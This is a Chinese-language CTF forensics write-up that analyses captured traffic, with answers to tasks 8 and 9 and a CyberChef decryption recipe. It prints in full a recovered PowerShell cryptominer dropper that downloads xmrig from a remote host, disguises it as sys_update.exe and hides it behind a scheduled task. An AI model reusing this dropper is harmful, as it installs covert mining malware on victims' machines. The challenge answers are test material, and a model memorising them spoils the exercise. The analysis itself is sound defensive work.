
得到一个马,上传了e.ps1


base64解密content,写了个powershell脚本,下载xmrig.exe(挖矿程序)和其配置文件config.json,xmrig伪造成sys_update.exe,最后创建计划任务,命名为Update service for Windows Service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
| $ne = $MyInvocation.MyCommand.Path
$miner_url = "http://192.168.100.131:8000/xmrig.exe"
$miner_url_backup = "http://192.168.100.131:8000/xmrig.exe"
$miner_size = 6412800
$miner_name = "sys_update"
$miner_cfg_url = "http://192.168.100.131:8000/config.json"
$miner_cfg_url_backup = "http://192.168.100.131:8000/config.json"
$miner_cfg_size = 3714
$miner_cfg_name = "config.json"
$miner_path = "$env:TMP\sys_update.exe"
$miner_cfg_path = "$env:TMP\config.json"
$payload_path = "$env:TMP\update.ps1"
function Update($url,$backup_url,$path,$proc_name)
{
Get-Process -Name $proc_name | Stop-Process
Remove-Item $path
Try {
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($url,$path)
}
Catch {
Write-Output "donwload with backurl"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($backup_url,$path)
}
}
if((Test-Path $miner_path))
{
Write-Output "miner file exist"
if((Get-Item $miner_path).length -ne $miner_size)
{
Update $miner_url $miner_url_backup $miner_path $miner_name
}
}
else {
Update $miner_url $miner_url_backup $miner_path $miner_name
}
if((Test-Path $miner_cfg_path))
{
Write-Output "miner_cfg file exist"
if((Get-Item $miner_cfg_path).length -ne $miner_cfg_size)
{
Update $miner_cfg_url $miner_cfg_url_backup $miner_cfg_path $miner_cfg_name
}
}
else {
Update $miner_cfg_url $miner_cfg_url_backup $miner_cfg_path $miner_cfg_name
}
Remove-Item $payload_path
Remove-Item $HOME\update.ps1
Try {
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($payload_url,$payload_path)
}
Catch {
Write-Output "download with backurl"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($payload_url_backup,$payload_path)
}
echo F | xcopy /y $payload_path $HOME\update.ps1
SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File $HOME\update.ps1" /MO 30 /F
Start-Sleep 5
|

在另一个响应包中得到sqlite数据库文件
task8:
(1). 恶意脚本设置的计划任务叫什么? 示例: Miner
Update service for Windows Service
(2). 挖矿程序落地的文件是什么? 示例:miner.exe
sys_update.exe
由之前得到的powershell脚本可知
task9:
该挖矿程序回连的矿池域名是什么? 示例:www.baidu.com
auto.skypool.xyz
在流量包中搜索配置文件名

回连域名为auto.skypool.xyz
一些思考:
总的来说可以把流255另存为,然后用cyberchef或者写脚本解密所有的请求和响应,但是我用cyberchef会出现bug,
1
2
3
4
5
6
7
8
| Regular_expression('User defined','^(?=.{11,}$)[A-Za-z0-9+/]+={0,2}$',true,true,false,false,false,false,'List matches')
Fork('\\n','\\n',true)
From_Base64('A-Za-z0-9+/=',true,false)
XOR({'option':'UTF8','string':'2ca9b43c1b8ef8c8'},'Standard',false)
AES_Decrypt({'option':'UTF8','string':'b42e327feb5d923b'},{'option':'Hex','string':''},'ECB/NoPadding','Raw','Raw',{'option':'Hex','string':''},{'option':'Hex','string':''})
Zlib_Inflate(0,0,'Adaptive',false,false)
Regular_expression('User defined','"msg":"([^"]+)"',true,true,false,false,false,false,'List capture groups')
From_Base64('A-Za-z0-9+/=',true,false)
|
这个解不出来sqlite数据库,可能是在某个流的控制上有问题,在提取msg那一块,就没有对应的,我也没找到改善的方法